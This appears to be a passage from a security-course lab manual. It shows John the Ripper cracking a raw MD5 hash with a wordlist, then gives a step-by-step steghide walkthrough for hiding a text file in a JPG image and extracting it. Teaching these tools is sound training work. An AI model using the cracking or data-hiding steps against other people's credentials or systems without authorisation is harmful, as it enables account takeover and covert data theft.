The screenshot shows a desktop environment with a dark theme. In the top-left corner, there's a file icon labeled "hash". Next to it is a window titled "hash (~/Desktop) - Pluma" containing the text "1 d6a6bc0db10694a2d90e3a69648f3a03". Below these is a terminal window titled "Parrot Terminal" with the following output:


```
[user@parrot]~$ john --format=Raw-MD5 Desktop/hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
hacker (?)  
1g 0:00:00:00 DONE 2/3 (2020-09-30 12:14) 100.0g/s 76800p/s 76800c/s 768000
gben
Use the "--show --format=Raw-MD5" options to display all of the cracked pas
ly
Session completed
```

Practical 7: Steghide

Description: In this practical we will learn how to use steghide tool to hide small text files inside the image, and make it password protected.

Part 1: Embedding text file in jpg image

Step 1: Here we have two files on Desktop location, one is image file and another one is a text file. let us use these files to perform steganography.



Step 2: execute the following command in the terminal to see the different options available in steghide tool.

- **Command:** steghide --help

```
[user@parrot]~[~/Desktop]
└─$steghide --help
steghide version 0.5.1

the first argument must be one of the following:
embed, --embed      embed data
extract, --extract extract data
info, --info        display information about a cover- or stego-file
info <filename>    display information about <filename>
encinfo, --encinfo display a list of supported encryption algorithms
version, --version  display version information
license, --license display steghide's license
help, --help         display this usage information

embedding options:
-ef, --embedfile   select file to be embedded
-ef <filename>     embed the file <filename>
-cf, --coverfile   select cover-file
-cf <filename>     embed into the file <filename>
-p, --passphrase   specify passphrase
-p <passphrase>    use <passphrase> to embed data
-sf, --stegofile   select stego file
-sf <filename>     write result to <filename> instead of cover-file
-e, --encryption   select encryption parameters
-e <a>[<m>]|<m>[<a>] specify an encryption algorithm and/or mode
```

Step 3: To hide the **sample.txt** file in **rush.jpg** execute the following command in the terminal.


- **Command:** `steghide --embed -ef sample.txt -cf rush.jpg -sf stegimg.jpg`
- **Syntax:** `steghide --embed -ef <location of text file> -cf <location of image file> -sf <location of output file>`
 - **--embed:** used for hiding one file in another
 - **-ef:** path of file which we want to hide
 - **-cf:** path of file in which we want to hide
 - **-sf:** path of file where we want to save the output

```
[user@parrot]~$steghide --embed -ef sample.txt -cf rush.jpg -sf stegimg.jpg
```

Step 4: After executing the above command it will ask for setting up a password. Enter you password

```
[user@parrot]~$steghide --embed -ef sample.txt -cf rush.jpg -sf stegimg.jpg
Enter passphrase:
Re-Enter passphrase:
```

Step 5: After setting password it will create the output image file that has a text file embedded in it.




Part 2: Extracting text file from jpg image

Step 1: Execute the following command to extract the embedded text file from the stegimg.jpg

- **Command:** steghide --extract -sf stegimg.jpg
- **Syntax:** steghide --extract -sf <location of steganographic file>
 - **--extract:** to extract file from the steganographic file
 - **-sf:** path of steganographic file


```
[user@parrot]~$steghide --extract -sf stegimg.jpg
```

Step 2: Now it will ask for the password, enter the password that we set during the creation of stegfile.



The screenshot shows a terminal window titled "Parrot Terminal". On the desktop, there is a file icon for "stegimg.jpg" which has a Minion character on it. In the terminal, the command \$steghide --extract -sf stegimg.jpg is entered, followed by the prompt "Enter passphrase: " with a cursor. The background shows a green camouflage pattern.

Step 3: After entering the correct password, it will extract the text file from the stegfile image.



The screenshot shows the terminal window again. After entering the passphrase, the message "wrote extracted data to \"sample.txt\"." is displayed. The file "sample.txt" is now visible on the desktop. The terminal prompt is shown at the bottom.